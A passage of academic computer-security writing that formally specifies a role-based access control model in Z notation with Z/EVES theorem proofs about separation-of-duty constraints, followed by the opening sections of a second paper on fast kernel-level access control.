Z/EVES theorem prover combines automatic strategies and detailed user steps, allowing for a collaborative effort in completing a proof[13][14]. The prover has an automatic mode which can prove many simple theorems. During the proving steps, it requires that people should give proof hints to machine sometimes. It offers some powerful automatic commands for proving theorems (e.g., `prove` or `reduce`).

3 Specification and Verification of Formal RBAC Model

3.1 RBAC State Model and Secure State Transition

We define the RBAC model as a state-based model. Constraints of conflicts are added into the model, which determine whether the transition of state functions can be done.

Definition 2. *RBAC state model is a tuple $[USERS, ROLES, OPS, OBJS, SESSIONS, UA, PA, RH, CC]$, where $USERS, ROLES, OPS, OBJS, SESSIONS$ are the set of users, roles, operations, objects and sessions respectively; UA and PA are assignment relations of user to roles and permission to roles respectively; RH is role hierarchy relation; CC is set of constraints of conflicts.*

The sets of states are denoted by $STATES$. The state transitions are triggered by administrators and users performing operations. Each operation needs one or more arguments denoted by $ARGS$. The transition function is a partial function:

$$\Psi : STATES \times OPS \times 2^{ARGS} \rightarrow STATES$$

$\Psi(s, op, args) = s'$ if and only if the RBAC system goes from state s to state s' by performing operation op with arguments $args$ on the sets and functions. The transition of RBAC state space depends on the operations of functions. There

are three categories of functions: administrative functions, supporting system functions and review functions[4]. The functions in the former two categories can induce the transition of RBAC state. This paper only focuses on those state-transition functions with constraints of conflicts. Therefore, the operations that trigger system state transition are included in the set *OPS*. This set contains administrative operations, such as add a user and remove a user, etc., as well as operations to add/remove active roles, which may be initiated by users.

$OPS = \{AddUser, DeleteUser, AddRole, DeleteRole, AssignUser, DeassignUser, GrantPermission, RevokePermission, CreateSession, DeleteSession, AddActiveRole, DropActiveRole, AddInheritance, DeleteInheritance, AddAscendant, AddDescendant, CreateSsdSet, AddSsdRoleMember, DeleteSsdRoleMember, DeleteSsdSet, SetSsdSetCardinality, CreateDsdSet, AddDsdRoleMember, DeleteDsdRoleMember, DeleteDsdSet, SetDsdSetCardinality\}$

There are three state-related notations defined as follows: *initial state* is the first state of system; *secure state* or *consistent state* is a state in which all security policies/constraints are satisfied; *secure state-transition* is a procedure by which the system transits from one secure state to the next one. It is said that a system is *secure* or *consistent* when its initial state and state-transition are secure. Only proper configuration can assure the security of initial state. We suppose that state transition of RBAC system begins from a secure initial state. This state-based secure model is illustrated as Fig. 1. Here constraints usually are transition rules or security policies, such as separation of duty. The state can be transited to next state if and only if the operation satisfies some given security policies.




Fig. 1. State-based Secure Model

3.2 Specification of RBAC State Model

We will use Z language to specify and describe the content of RBAC state and state-transition functions. The basic elements in RBAC model are defined in the form:

[*USERS, ROLES, OPS, OBJS, SESSIONS*]

Permission is a combination of an operation and one or more objects. In the operating system, the permission “*read*” may be right or privilege that a

subject read one or more objects. The set of all possible permissions is denoted by $PERMS$ and defined as:

| $PERMS$ |
|---------------------------------------|
| $op : OPS$ $obj : \mathbb{P} OBJS$ |

Here obj is the set of objects with type $OBJS$. We define the elements and relations in RBAC model as schema $RBAC$.

| $RBAC$ |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| $Users : \mathbb{P} USERS$ $Roles : \mathbb{P} ROLES$ $Ops : \mathbb{P} OPS$ $Objs : \mathbb{P} OBJS$ $Perms : \mathbb{P} PERMS$ $Sessions : \mathbb{P} SESSIONS$ $assigned_roles : USERS \rightarrow (\mathbb{P} ROLES)$ $authorized_roles : USERS \rightarrow (\mathbb{P} ROLES)$ $assigned_perms : ROLES \rightarrow (\mathbb{P} PERMS)$ $assigned_users : ROLES \rightarrow (\mathbb{P} USERS)$ $user_sessions : USER \rightarrow (\mathbb{P} SESSIONS)$ $pmutex : PERMS \rightarrow \mathbb{P} PERMS$ $RSSoD : ROLES \rightarrow \mathbb{P} ROLES$ $RDSoD : ROLES \rightarrow \mathbb{P} ROLES$ $Cardinality : ROLES \rightarrow \mathbb{N}$ |
| $dom\ assigned_roles = Users$ $\bigcup(\text{ran}\ assigned_roles) \subseteq Roles$ $dom\ authorized_roles = Users$ $\bigcup(\text{ran}\ authorized_roles) \subseteq Roles$ $dom\ assigned_perms = Roles$ $\bigcup(\text{ran}\ assigned_perms) \subseteq Perms$ $dom\ assigned_users = Roles$ $\bigcup(\text{ran}\ assigned_users) \subseteq Users$ $dom\ user_sessions = Users$ $\bigcup(\text{ran}\ user_sessions) \subseteq Sessions$ $dom\ pmutex = Perms$ $\bigcup(\text{ran}\ pmutex) = Perms$ $dom\ RSSoD = Roles$ $\bigcup(\text{ran}\ RSSoD) = Roles$ $dom\ RDSoD = Roles$ $\bigcup(\text{ran}\ RDSoD) = Roles$ |

The top half of the $RBAC$ schema box defines a number of variables defined in RBAC state model with associated constraints from which the type information can be derived. Here $Users$ is a set of elements with type $USERS$ and

assigned_roles maps a user to a subset of set *ROLES*. The predicates on separate lines in the second half of the schema above are used for type-checking purposes. Therefore the domain and range of relations are clearly represented in this schema. Note that we omit some elements being irrelevant with our following theorem proving, for example *avail_session_perms*.

In addition, we add four functions to express the constraints on operations. Function *pmutex(p)* represents mutual exclusion of permissions. It returns the permission set in which each permission conflicts with permission *p*. Function *RSSoD(r)* and *RDSoD(r)* respectively return the role sets in which each role has static dynamic Separation of Duty conflict relationship with role *r*. Function *Cardinality(r)* returns the maximum number of users being assigned to role *r*.

In the ANSI RBAC model, command *GrantPermission* grants a role the permission to perform an operation on an object to a role. It can be implemented as granting permissions to a group corresponding to that role, i.e. setting the access control list of the object involved. Its parameters are object, operation and role. As permission is combination of operation and objects, we present a substituting function *AddNewPerm*, whose parameters are role and permission. By taking function *AddNewPerm(r, p)* as an example, the formal specification and detailed theorem proof are given in detail.

3.3 Specification of Operation *AddNewPerm(r, p)*

This function adds new permission *p* into the authorized permission set of role *r*. The constraint is that the authorized effective permissions of role *r* should not conflict with permission *p*. This operation may change the permission set *authorized_perms(r)*, which is the mapping of role *r* onto a set of permissions.

For clear specification, we hide the other invariants that are not involved in this function. A new schema *RBACExtend* is defined as follows

| |
|--------------------------------------------------------------------------------------------------------------------------------------------------|
| $\begin{array}{l} \text{RBACExtend} \\ \text{RBAC} \\ \text{authorized_perms} : \text{ROLES} \rightarrow (\mathbb{P} \text{PERMS}) \end{array}$ |
| $\begin{array}{l} \text{dom authorized_perms} = \text{Roles} \\ \bigcup(\text{ran authorized_perms}) = \text{Perms} \end{array}$ |

We define one of the input parameters, i.e. role *r*, as a global invariant.

$$\mid r : \text{ROLES}$$

The constraint on state-transition is represented by schema *AssignPermsAllow*, which claims that all the permissions in the set of *authorized_perms(r)* should not conflict with the new permission *p*. The following schema formally describes this constraint.

| |
|------------------------------------------------------------------------|
| <i>AddPermsAllow</i> |
| $\Delta RBACExtend$ |
| $p? : PERMS$ |
| $p? \in Perms$ |
| $\forall p : PERMS \mid p \in PERMS \wedge p \in authorized_perms\ r$ |
| • $p? \notin pmutex\ p \wedge p \notin pmutex\ p?$ |

If the constraint is satisfied, the state-transition function will add p to permission set $authorized_perms(r)$. This operation is represented by schema *AddNewPerm*. Owing to the transition of state space, notation Δ is put in the front of *RBACExtend* in this schema box to express its transform. Otherwise, RBAC state will not transit, which is represented by schema *PreservePerm*.

| |
|------------------------------------------------------------|
| <i>AddNewPerm</i> |
| $\Delta RBACExtend$ |
| $p? : PERMS$ |
| $\emptyset RBAC' = \emptyset RBAC$ |
| $p? \notin authorized_perms\ r$ |
| $authorized_perms'\ r = authorized_perms\ r \cup \{p?\}$ |

| |
|----------------------|
| <i>PreservePerm</i> |
| $\exists RBACExtend$ |

To display the output result, an enumerate type *REPORT* is defined as follows. It has two values: *OK* indicates that the operation is allowed, *DENIED* indicates that the operation is not allowed so that system state is preserved. The output can only be one of these two values. They are expressed by schema *Pass* and *Deny* respectively.

$REPORT ::= OK \mid DENIED$

| |
|-----------------|
| <i>Pass</i> |
| $rep! : REPORT$ |
| $rep! = OK$ |

| |
|-----------------|
| <i>Deny</i> |
| $rep! : REPORT$ |
| $rep! = DENIED$ |

The operation *AddNewPerm* can be done if and only if the request of adding permission is allowed, i.e. constraint in schema *AddPermsAllow* is satisfied. In

this situation, RBAC state will transit to next state in which the permissions set $authorized_perms(r)$ is changed and outputs *OK*. Otherwise if the request is denied, the state will preserve and outputs *DENIED*. So we define the operation rule of adding permission p to role r as follows:

$$Rule_AddPerm \hat{=} AddPermsAllow \wedge AddNewPerm \wedge Pass \\ \vee \neg AddPermsAllow \wedge PreservePerm \wedge Deny$$

If function $AddNewPerm(r, p)$ change system state, the security of post-transition state is determined by the definition of *secure state*. According to permission-assignment constraints defined in previous section, the secure state requires that conflict relations should not exist among all the permissions authorized to role r after adding permission p . The secure state condition is defined as schema *SecureRBAC*.

| |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| $SecureRBAC$ <hr style="border: 1px solid black;"/> $RBACExtend$ <hr style="border: 1px solid black;"/> $\forall perm1, perm2 : PERMS \mid perm1 \neq perm2$ $\wedge perm1 \in authorized_perms\ r \wedge perm2 \in authorized_perms\ r$ $\bullet perm2 \notin pmutex\ perm1 \wedge perm1 \notin pmutex\ perm2$ |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

From the definition of constraint rule and secure state, the security theorem can be defined as follows:

theorem AddPermsAllowed

$$Rule_AddPerm \wedge SecureRBAC \Rightarrow SecureRBAC'$$

This theorem claims that the transition of system state will always remain secure if and only if the state-transition begins from a secure state and its operations comply with the secure rule $Rule_AddPerm$, i.e. the constraints are satisfied. To prove this theorem, we introduce the theorem rule *th2*. (The notation of **rule** following theorem means that it can be referred when proving other theorem.)

theorem rule th2

$$\forall x, y : PERMS; A : \mathbb{P} PERMS \bullet x \in A \cup \{y\} \wedge x \neq y \Rightarrow x \in A$$

Here, for any permission x, y and a permission set A , if x is in the set of $A \cup \{y\}$ and $x \neq y$, it implies that x should be in the set A . It can be proved by one step in Z/EVES, i.e. **reduce**. For theorem *AddPermsAllowed* its proof steps are shown in Fig. 3(a).

In the following section, we discuss a more complex operation *AddRSSoD*, which manage the static separation of duty relation among roles. Unlike the specification for *AddNewPerm*, it is specified in a concise schema which integrates operation and constraint together.

3.4 Specification of Operation $AddRSSoD(r1, r2)$

This function is another way to implement the command $AddSsdRoleMember$ in the ANSI RBAC model, which adds a role to a SSoD set of roles. Here the SSoD set is implemented as mutual exclusion relation among roles. The function $AddRSSoD$ adds SSoD mutual exclusion relationship between role $r1$ and $r2$. The operation requires that the SSoD relationship should exist between all roles inherited from role $r1$ and role $r2$. In addition, the SSoD relationship should exist between all roles inherited from role $r2$ and role $r1$.

We define the role hierarchy in a formal way firstly. The role hierarchy is of partial order relationship upon role sets. If $r1$ inherits $r2$, permission set authorized to $r2$ is a subset of authorized permission set of $r1$ and user set assigned to $r1$ is a subset of assigned user set of $r2$. The role inheritance relation is defined as follows.

syntax $inherits\ inrel$

$$\begin{array}{|l} \hline \underline{_inherits_} : \mathbb{P} ROLES \leftrightarrow \mathbb{P} ROLES \\ \hline \forall r1, r2 : \mathbb{P} ROLES \bullet r1\ inherits\ r2 \Leftrightarrow \\ \quad authorized_perms\ r2 \subseteq authorized_perms\ r1 \\ \quad \wedge assigned_users\ r1 \subseteq assigned_users\ r2 \\ \hline \end{array}$$

The constraints of function $AddRSSoD(r1, r2)$ also require that role $r1$ and $r2$ does not belong to SSoD or DSoD and cannot be assigned to the same user. After operation, role $r1$ and $r2$ add each other to their mutual exclusion sets. The following schema formally describes this function. The last line in the second part of the schema box describes the operations of the function. Other lines in the second part of the schema box are the constraints of operations.

$$\begin{array}{|l} \hline \underline{AddRSSoD} \\ \hline \Delta RBACExtend \\ r1? : ROLES \\ r2? : ROLES \\ \hline r1? \neq r2? \\ \neg (r2? \in RSSoD\ r1? \wedge r2? \in RDSoD\ r1?) \\ \forall r : ROLES \bullet \{r\}\ inherits\ \{r1?\} \Rightarrow r1 \notin RSSoD\ r2? \\ \forall r : ROLES \bullet \{r\}\ inherits\ \{r2?\} \Rightarrow r1 \notin RSSoD\ r1? \\ \forall u : USERS \bullet r1? \notin authorized_roles\ u \wedge r2? \notin authorized_roles\ u \\ RSSoD'\ r1? = \{r2?\} \cup RSSoD\ r1? \wedge RSSoD'\ r2? = \{r1?\} \cup RSSoD\ r2? \\ \hline \end{array}$$

RBAC model includes other functions as defined in the set OPS . Referring to the function $AddNewPerm$, these functions can also be specified formally. They will not be discussed further due to the length limit of this paper. According to our formal specification of RBAC model, the range and domain of functions, their operations, and constraints are explicitly given. This formalization approach ensures that requirements of system are given precisely. It is very clear for mapping requirements to implementation.

4 Case Study: Consistency Verification

As an example, we will show how to apply formal specification of RBAC model and functions to construct constraint rules and security theorems for a practical system. Based upon separation of duty policy, theorem proving is used to verify the consistency in RBAC model, i.e. the security of state before and after state transition.

In Fig. 2, user u_1 have been assigned roles r , r_2 and activates sessions s_1 , s_2 . The role r and r_2 have assigned permissions p_1 and p_5 respectively, i.e. $assigned_perms(r) = \{p_1\}$, $assigned_perms(r_2) = \{p_5\}$. Role r inherits permission p_2 from role r_1 . Therefore, authorized permission set of role r is $authorized_perms(r) = \{p_1, p_2\}$. The authorized permission set of role r_2 is $authorized_perms(r_2) = assigned_perms(r_2) = \{p_5\}$. The user u_2 have been assigned role r_3 and activates session s_3 . The authorized permission of role r_3 is p_4 .




Fig. 2. Current State of a RBAC system

There are some conflict relations in Fig. 2. They are: DSoD relation between r and r_2 , SSoD relation between r_2 and r_3 , permission mutual exclusion between p_1 and p_3 , p_1 and p_5 , i.e. $pmutex(p_1) = \{p_3, p_5\}$, between p_2 and p_4 , i.e. $pmutex(p_2) = \{p_4\}$. Different kinds of arrows on lines represent different conflict relations among the objects. The dashed lines indicate that the constraints will be violated if the assignment or activity operations are executed. For example, if role r has been assigned to p_1 , permission p_3 cannot be assigned to r because p_3 conflicts with p_1 . If the assignment is allowed, the permission mutual exclusion relation between p_3 and p_1 will be violated.

Now we concentrate on how to use the formal RBAC model and specification of functions defined in former sections to verifying the consistency of model

by detecting conflict relation in this graph. As an example, we try to detect permission conflict when assigning new permission $p3$ to role r .

Firstly, the specification for current system state is given, i.e. the assignment and conflict relations among permissions in Fig. 2 are instantiated. Here we instantiate the invariants and sets related to the operations of function $AddNewPerm(r, p3)$. The schema $Instantiate$ describes the current system state and is defined as follows

| |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| $Instantiate$ $RBACExtend$ $p1, p2, p3, p4, p5 : PERMS$ |
| $PERMS = \{p1, p2, p3, p4, p5\}$ $pmutex\ p1 = \{p3, p5\}$ $pmutex\ p2 = \{p4\}$ $dom\ pmutex = \{p1, p2, p3, p4, p5\}$ $authorized_perms\ r = \{p1, p2\}$ |

Secondly, we prove that this schema satisfy the constraints in $SecureRBAC$, i.e. the current state is secure and following theorem should be true. Proof of $InstantiateIsSecure$ is shown in Fig. 3(b).

theorem rule $InstantiateIsSecure$
 $Instantiate \Rightarrow SecureRBAC$

When assigning new permission $p3$ to role r , the following theorem assures that this operation will satisfy the constraints defined in the rule $Rule_AddPerm$.

theorem rule $InstantiateTransIsSecure$
 $Instantiate \wedge Rule_AddPerm \wedge p? = p3 \Rightarrow SecureRBAC$

The above theorem can be proved with the theorem rule $InstantiateIsSecure$. It is concluded that state-transition triggered by $AddNewPerm(r, p3)$ can satisfy the state invariants and conflict constraint when state transition begins from a secure state. Therefore, this state transition is secure. To show whether permission $p3$ is allowed to add into the permission sets of role r , we give the following theorem:

theorem rule $notqualiq3$
 $Instantiate \wedge p? = p3 \Rightarrow \neg AddPermsAllow$

The theorem is proved to be true, as shown in 3(c). It demonstrates that $p3$ is not allowed to add into the permission set of role r . To illustrate this situation more clearly, following theorem is introduced.

theorem $InstantiateTransp3IsDeny$
 $Instantiate \wedge Rule_AddPerm \wedge p? = p3 \Rightarrow Deny$

The theorem is also true, as shown in 3(d). It manifests that if $p3$ is assigned to r , the constraint of permission mutual exclusion will be violated and RBAC state will be inconsistent. According to the above formal specification, construction of constraint rules and theorem proving, it has been illustrated that the permissions with mutual exclusion relation cannot be assigned to the same role. The same approach can also be applied to verify the consistency of model with conflict relation among roles.




Fig. 3. Proof of Constructed Theorems

5 Related Work and Discussion

Now there are mainly two categories for formal verification tools: model checking and theory proving[2]. Model checking mainly depends on constructing the finite state model of system and verifying the desired property of the model. The verification of model checking is automatic and speedy. By using Petri-net reachability analysis technique, [5] propose colored Petri-net based framework for verifying the consistency of RBAC policies. ALLOY, a modeling system with automatic semantic analysis capability, is employed to verify internal consistency of RBAC schema[6]. However model checking has the unconquerable shortcoming of combinatory exploding. It is not suitable for complicated state transformation systems such as secure operating systems[11].

Theorem proving system includes a set of axioms and a set of induction rules, the verification process is to prove given property of system start from system axioms using the induction rules. Theorem proving methods can describe and verify systems with infinite states. GVE(Gypsy Verification Environment)[16], as one of most influential theorem proving tools, is not adaptable. With some tiny changes in specification, the proof procedure should be rewrite from beginning. And it is not suitable for divide and conquer prove for large problem space [17]. Z language, based on set theory and first order predicate logic, is especially suitable to model state-based systems [12]. Specification with Z language give clearly and concise description for stat-based system. With many nice features in theorem proving, Z/EVES provides a generic theorem prover typically used in an interactive fashion[14]. [7] specifies a stat-based flat RBAC model with Z language without constraints on state-transition functions, such as separation of duty. It also does not explain how to construct security rule and theorem to prove the consistency of model. Another formal tool, Isabelle/HOL is a good candidate for formalizing complex systems. [8] presents an example of a RBAC security policy having the dual control property and proved it in first-order linear temporal logic(LTL) in the theorem prover Isabelle/HOL. Our specifications and proving procedure can also be integrated into Isabelle/HOL-Z[18]. Specification in Z language is more clear and understandable than in Isabelle.

[9] presents an intuitive formalization description for RBAC using graphical specification technique. In this graphical method, consistency of graph transformation algorithms should be proved firstly. And it is hard to map requirements of operation functions in RBAC model to their implementation. [10] propose a formalization of RBAC by the description logic language \mathcal{ALCQ} , which can reason about a specified policy and verify its correctness. However, domain, range and consistency conditions on the RBAC functions cannot be expressed by this logic language. [4] only provides function-level specification using a subset of the Z notation to describe the requirements of RBAC. Our paper presents a formal RBAC model, which integrates the constraints of separation of duty with function operations. Secure rules (or constraints) and theorems are constructed and proved. Our formal specifications provide a precise document for guiding implementation. It provides a reliable way to develop safety-critical RBAC system.

6 Conclusion and Future Work

We give emphasis on the process of writing formal specification and verifying the security properties of RBAC model. A state-based verifiable formal RBAC model is presented and specified in this paper. State-transition functions and their constraints are defined in Z language. Some well-constructed security theorems are proved, which guarantee the system always remains in secure state. The formal specification of functions gives us the reliable assurance to develop a complex RBAC system. The work in this paper provides a formal approach to specifying and verifying RBAC model. It is also provide a start point to verify the consistency of RBAC system. In our future work, other functions and

properties in RBAC model will be specified and proved. For example, delegation and revocation of role will be supported in our model. Besides constraints of separation of duty, the temporal constraints should be considered in our work.

References

1. Barroca L.M., McDrmid J.A.: Formal Methods: Use and Relevance for the Development of Safety Critical Systems. *The Computer Journal*. 1992,35(6):579–599.
2. Clarke E., Wing J.: Formal Methods: State of the Art and Future Directions. *ACM Computing Surveys*,1996,28(4):626–643.
3. Sandhu R., Coyne E.J., Feinstein H.L.: Role-based Access Control Model. *IEEE Computer*. 1996,29(2):38–47.
4. ANSI INCITS 359-2004. Role Based Access Control. American National Standard for Information Technology, 2004.
5. Shafiq B., Masood A., Ghafoor A., et al: A Role-Based Access Control Policy Verification Framework for Real-Time Systems. *IEEE Workshop on Object-oriented Real-time Databases*, Sedona, Arizona.(2005)13–20.
6. Zao J., Wee Hochtech, Chu J., et al. RBAC Schema Verification Using Lightweight Formal Model and Constraint Analysis. MIT, December 2002. <http://alloy.mit.edu/contributions/RBAC.pdf>, Accessed June 2006.
7. Khayat E.J., Abdallah A.E.: A Formal Model for Flat Role-based Access Control. In *ACS/IEEE International Conference on Computer Systems and Applications (AICCSA'03)*, Tunis, Tunisia, July 2003.
8. Drouineaud M., Bortin M., Torrini P., and et al: A First Step Towards Formal Verification of Security Policy Properties for RBAC. *Proceedings of the Quality Software, Fourth International Conference on (QSIC'04)*, 60–67, Sep. 2004
9. Koch M., Mancini L.V., Presicce F.P.: A Graph-Based Formalism for RBAC. *ACM Transactions on Information and System Security*,2002,5(3): 332–365
10. Zhao C., Heilili N., Liu S.P., et al: Representation and Reasoning on RBAC: A Description Logic Approach. *The International Colloquium on Theoretical Aspects of Computing (ICTAC 2005)*, LNCS 3722, Springer-Verlag(2005)394–406.
11. Zhou Z.Y., Liang B., Jiang L.: A Formal Description of SECIMOS Operating System. *Third International Workshop on Mathematical Methods, Models, and Architectures for Computer Network Security (MMM-ACNS 2005)*, St. Petersburg, Russia, LNCS. (2005)286–297
12. Sprivey J.M.: *The Z Notation: A Reference Manual*. Second Edition, Prentice Hall, 1992.
13. ORA Canada Z/EVES. <http://www.ora.on.ca/z-eves/>, Accessed June 2006.
14. Saaltink M.: *Z/EVES 2.0 User's Guide*. TR-99-5493-06a, ORA Canada. Oct 1999.
15. Kuhn D. R. Mutual Exclusion of Roles as a Means of Implementing Separation of Duty in Role-Based Access Control Systems. In: *Proc. of the 2nd ACM Workshop on Role-Based Access Control*, Fairfax, VA.(1997)23–30
16. Good D.I., Akers R.L., Smith L.M.: Report on Gypsy 2.05. Tech. Rept. ICSCA-CMP-48, the University of Texas at Austin.(1986)
17. Young W.D.: Comparing Specification Paradigms: Gypsy and Z. *Proceedings of the 12th National Computer Security Conference*, Baltimore, MA.(1989)83–97.
18. Brucker A.D., Rittinger F., Wolff B.: HOL-Z 2.0: A Proof Environment for Z-Specifications. *J. UCS*, 2003,9(2):152–172.

Design and Implementation of Fast Access Control That Supports the Separation of Duty

SeongKi Kim, EunKyung Jin, YoungJin Song, and SangYong Han

School of Computer Science and Engineering, Seoul National University,
56-1 Shinlim, Kwanak, Seoul, Korea 151-742
ditoman@chollian.net, tralo99@snu.ac.kr,
{yjsong, syhan}@ppplab.snu.ac.kr

Abstract. The importance of security-enhancing mechanisms at the kernel level, such as an access control, has been increasingly emphasized as the weaknesses and limitation of mechanisms at the user level have been revealed. Among many access controls available, role based access control (RBAC) is mandatory and supports the separation of duty when compared to discretionary access control (DAC). With these advantages, RBAC has been widely implemented at various levels of computing environments, such as the operating system and database management system levels. However, the overheads for supporting all of the RBAC features and flexibility are significant. We designed a fast, simple, and mandatory access control model with some RBAC and DAC characteristics, then implemented a prototype and measured its overheads.

Keywords: Access control, DAC, RBAC, Flask, SELinux.

1 Introduction

Many security breaches have occurred since the development of computer systems. In addition, as more systems have recently been connected, they have been exposed to a greater number of dangers. To avoid these threats, technologies such as firewalls, intrusion detection systems (IDS), and audit trails have flourished. However, these technologies have their own limitation. For instance, a firewall can't protect a system against an internal intruder. An audit trail can't prevent an intrusion, but can only help to subsequently trace an intruder by leaving messages. Commonly, all of these user-level security mechanisms can't protect themselves from being killed by attackers who already gained an administrator privilege because they all operate at the user level. In summary, the mechanisms only at the user level are too insufficient to protect a system and its important data.

These problems have many researchers and vendors place a focus on security through underlying mechanisms such as access controls. Among the access controls available, discretionary access control (DAC) [1] determines the access to an object according to the permissions given by its owner and the identity of a subject. Despite its current widespread use, DAC has the disadvantage that the object can be accessed

without limitations if the identity of an administrator is gained by an intruder, because it classifies users only into completely trusted administrators and completely untrusted ordinary users. In short, its coarse-grained privilege leads to the problem that malicious programs can obtain complete system resources.

To overcome these problems, role based access control (RBAC) [2][3] has emerged as an alternative. RBAC minimizes an intruder's opportunity to gain limitless power by giving users the least privileges to perform their own duties. Even if an intruder gains a user's identity, the intruder only has the least privilege. For example, even if an intruder gains administrator privilege, the intruder can only have limited privileges related to administrative tasks, because even the administrator has the least privileges needed to perform administrative duty. As a result of these advantages, RBAC has been developed on many levels, such as at operating system [4][5][6][7] and database management system levels [8].

However, the overheads to support all of the RBAC features and flexibility are significant when implemented at the operating system level that requires fast processing, especially real time systems, or that have limited resources, especially embedded systems. Our goals were not to support all of RBAC features and maintain flexibility, but to achieve compactness, speed, simplicity of implementation, mandatory control, and the separation of duties without any need to change a kernel. These goals were finally achieved.

This paper is organized as follows. Section 2 describes related works such as DAC, RBAC, and SELinux. Section 3 describes our model, and its implementation. Section 4 shows security policies to enhance its understandability. Section 5 presents its overheads, and Section 6 concludes all.

2 Related Works

2.1 Discretionary Access Control (DAC)

DAC is an access control via which access is determined by considering both the permission predetermined by an object owner and the identity of a subject trying to access the object, and defines an access control list (ACL) [9] between a subject and an object. It is discretionary in that the ACL can be modified by the object owner. Both reading and writing an object are granted or prohibited by the ACL previously set by the object owner.

DAC has the disadvantages that it is entirely based on the identity of a subject when determining access legality and supports only coarse privilege. Therefore, if the identity of a subject is gained by an intruder, then all of the objects that can be accessed by the subject are entirely exposed to the intruder, who can also change the permission of all objects owned by the subject.

2.2 Role-Based Access Control (RBAC)

RBAC supports mandatory control, and dense privilege. RBAC has elements such as users, roles, objects, sessions, and operations as shown in Fig. 1.




Fig. 1. Basic RBAC model [3][10]

A user represents the person who uses the system. A role has sets of both operations and objects determined by a security administrator, and is given to users. A session represents connection to a system with some of the roles activated during the session.

The cardinality between users and roles is many-to-many. In other words, a user can have many roles, and a role can be assigned to many users. The same principle is also applied to the cardinality between roles and sessions, as well as between operations and objects. A session can have many activated roles, and inversely a role can also be activated during many sessions. More than one operation can be applied to more than one object. The permutation of operations and objects can be thought of as a parameter assigned to roles. A role can have many parameters. A parameter can be assigned to many roles. However, the cardinality between users and sessions is one-to-many. In other words, although a user can have many sessions, a session can be involved with only one user. The basic RBAC cardinality above is summarized as follows [3].

- **USERS, ROLES, OPS, SESSIONS, and OBS** represent users, roles, operations, sessions, and objects, respectively.
- $UA \subseteq \text{USERS} \times \text{ROLES}$, a many-to-many mapping user-to-role assignment relation.
- $PA \subseteq \text{PRMS} \times \text{ROLES}$, a many-to-many mapping permission-to-role assignment relation.
- $CS \subseteq \text{SESSIONS}$, a one-to-many mapping user-to-session assignment relation.
- $RA \subseteq \text{ROLES} \times \text{SESSIONS}$, a many-to-many mapping role-to-session assignment relation.
- $OA \subseteq \text{OPS} \times \text{OBS}$, a many-to-many mapping operation-to-object assignment relation.

